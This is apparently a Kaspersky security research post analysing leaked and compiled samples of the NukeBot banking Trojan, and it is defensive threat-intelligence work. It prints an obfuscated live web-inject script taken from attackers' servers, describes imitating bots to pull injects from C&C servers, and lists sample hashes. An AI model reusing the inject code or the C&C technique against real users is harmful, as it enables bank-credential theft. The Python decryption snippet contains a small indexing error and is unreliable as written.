The NukeBot banking Trojan: from rough drafts to real threats

securelist.com/the-nukebot-banking-trojan-from-rough-drafts-to-real-threats/78957/


Research

Research

19 Jul 2017

minute read

Authors



Sergey Yunakovsky


This spring, the author of the NukeBot banking Trojan published the source code of his creation. He most probably did so to restore his reputation on a number of hacker forums: earlier, he had been promoting his development so aggressively and behaving so erratically that he was eventually suspected of being a scammer. Now, three months after the source code was published, we decided to have a look at what has changed in the banking malware landscape.

NukeBot in the wild

The publication of malware source code may be nothing new, but it still attracts attention from across the IT community and some of that attention usually goes beyond just inspecting the code. The NukeBot case was no exception: we managed to get our hands on a number of compiled samples of the Trojan. Most of them were of no interest, as they stated local subnet addresses or ‘localhost/127.0.0.1’ as the C&C address. Far fewer samples had ‘genuine’ addresses and were ‘operational’. The main functionality of this banking Trojan is to make web injections into specific pages to steal user data, but even from operational servers we only received ‘test’ injections that were included in the source code as examples.

Test injections from the NukeBot source code

The NukeBot samples that we got hold of can be divided into two main types: one with plain text strings, and the other with encrypted strings. The test samples typically belong to type 1, so we didn’t have any problems extracting the C&C addresses and other information required for analysis from the Trojan body. It was a bit more complicated with the encrypted versions – the encryption keys had to be extracted first and only after that could the string values be established. Naturally, all the above was done automatically, using scripts we had developed. The data itself is concentrated in the Trojan’s one and only procedure that is called at the very beginning of execution.



A comparison of the string initialization procedure in plain text and with encryption.

Decryption (function sub_4049F6 in the screenshot) is performed using XOR with a key.

```python
def dec(s, k):
    res = ''
    for i in range(len(s)):
        res += chr(ord(s[i]) ^ ord(k[i % len(s)]))
    return res
```

Implementation of string decryption in Python

In order to trigger web injections, we had to imitate interaction with C&C servers. The C&C addresses can be obtained from the string initialization procedure.

When first contacting a C&C, the bot is sent an RC4 key which it uses to decrypt injections. We used this simple logic when implementing an imitation bot, and managed to collect web injections from a large number of servers.

Initially, the majority of botnets only received test injects that were of no interest to us. Later, however, we identified a number of NukeBot's 'combat versions'. Based on an analysis of the injections we obtained, we presume the cybercriminals' main targets were French and US banks.

```
{
"host": [redacted]
"path": [redacted]
"content":
[
{
"code": "<html*<body*>",
"before": "",
"after": "<div id=\"_brows.cap\" style=\"position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:1110;background:#ffffff;\"></div><script>var _0x2f90=
[\"\",\"done\",\"callee\",\"script\",\"createElement\",\"type\",\"text/javascript\",\"src\",\"?
time=\",\"appendChild\",\"head\",\"getElementsByTagName\",\"ver\",\"FF\",\"addEventListener\",\"DOMContentLoaded\",\"readyState\",\"complete\",\"msie 6\",\"indexOf\",\"toLowerCase\",\"userAgent\",\"IE6\",\"msie
7\",\"IE7\",\"msie 8\",\"IE8\",\"msie 9\",\"IE9\",\"msie
10\",\"IE10\",\"firefox\",\"OTHER\",\"_brows.cap\",\"getElementById\",\"display\",\"style\",\"none\",\"html\",\"position\",\"fixed\",\"top\",\"0px\",\"left\",\"width\",\"100%\",\"height\",\"zIndex\",\"999999\",
\"background\",\"#FFFFFF\"];var Browser=(function (){var _0x5c81x2=_0x2f90[0];function _0x5c81x3(){if(arguments[_0x2f90[2]][_0x2f90[1]]){return ;} ;arguments[_0x2f90[2]][_0x2f90[1]]=true;var
_0x5c81x4=document[_0x2f90[4]](_0x2f90[3]);_0x5c81x4[_0x2f90[5]]=_0x2f90[6];_0x5c81x4[_0x2f90[7]]=_0x5c81x2+_0x2f90[8]+ new Date();document[_0x2f90[11]](_0x2f90[10])[0][_0x2f90[9]](_0x5c81x4);} ;function
_0x5c81x5(_0x5c81x6){_0x5c81x2=_0x5c81x6;if(_brows[_0x2f90[12]]()==_0x2f90[13]){if(document[_0x2f90[14]]){document[_0x2f90[14]](_0x2f90[15],_0x5c81x3,false);} ;} else {var _0x5c81x7=setInterval(function ()
{if(document[_0x2f90[16]]===_0x2f90[17]){_0x5c81x3();clearInterval(_0x5c81x7);} ;} ,10);} ;} ;return {ver:function (){if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[18])>=0){return _0x2f90[22];}
else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[23])>=0){return _0x2f90[24];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[25])>=0){return _0x2f90[26];} else
{if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[27])>=0){return _0x2f90[28];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else
{if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[31])>=0){return _0x2f90[13];} else {return _0x2f90[32];} ;} ;} ;} ;} ;} ;} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:function ()
{var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]]
[_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[39]]=_0x2f90[40];_0x5c81x8[_0x2f90[36]]
[_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[44]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[46]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]]
[_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]][_0x2f90[49]]=_0x2f90[50];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} ;} };}
());_brows=Browser;_brows.botid = 'FDF34C05E5914120021211';_brows.inject('[redacted]');</script>"
}
]
},
```


Example of 'combat-grade' web injections

Of all the Trojan samples we obtained, 2-5% were 'combat-grade'. However, it is still unclear if these versions were created by a few motivated cybercriminals and the use of NukeBot will taper off soon, or if the source code has fallen into the hands of an organized group (or groups) and the number of combat-grade samples is set to grow. We will continue to monitor the situation.

We also managed to detect several NukeBot modifications that didn't have web injection functionality, and were designed to steal mail client and browser passwords. We received those samples exclusively within droppers: after unpacking, they downloaded the required utilities (such as 'Email Password Recovery') from a remote malicious server.

Kaspersky Lab products detect the banking Trojans of the NukeBot family as Trojan-Banker.Win32.TinyNuke. Droppers containing this banking Trojan were assigned the verdict Trojan-PSW.Win32.TinyNuke.

MD5

626438C88642AFB21D2C3466B30F2312
697A7037D30D8412DF6A796A3297F37E
031A8139F1E0F8802FF55BACE423284F
93B14905D3B8FE67C2D552A85F06DEC9
A06A16BD77A0FCB95C2C4321BE0D2B26
0633024162D90967943240949 35C62C0
9E469E1ADF9AAE06BAE6017A392B4AA9
078AA893C6963AAC76B63018EE4ECBD3
44230DB078D5F1AEB7AD844590DDC13E
FAF24FC768C43B95C744DDE551D1E191
8EBEC2892D033DA58A8082C0C949C718
6DC91FC2157A9504ABB883110AF90CC9
36EB9BDEFB3899531BA49DB65CE9894D
D2F56D6132F4B6CA38B906DACBC28AC7
79E6F689EECB8208869D37EA3AF8A7CA
9831B1092D9ACAEB30351E1DB30E8521

- [Financial malware]
- [Trojan Banker]

Authors

Expert Sergey Yunakovsky

The NukeBot banking Trojan: from rough drafts to real threats

---

Your email address will not be published. Required fields are marked *

GReAT webinars


13 May 2021, 1:00pm

GReAT Ideas. Balalaika Edition

---

26 Feb 2021, 12:00pm
17 Jun 2020, 1:00pm
26 Aug 2020, 2:00pm
From the same authors

Denis and Co.



Tales from the blockchain

Jimmy Nukebot: from Neutrino with love

[CowerSnail, from the creators of SambaCry]


[The Magala Trojan Clicker: A Hidden Advertising Threat]

Subscribe to our weekly e-mails

The hottest research right in your inbox

-

-
-

- 
kaspersky expert training
Hunt APTs with Yara like a GReAT Ninja
NEW online threat hunting training
Enroll now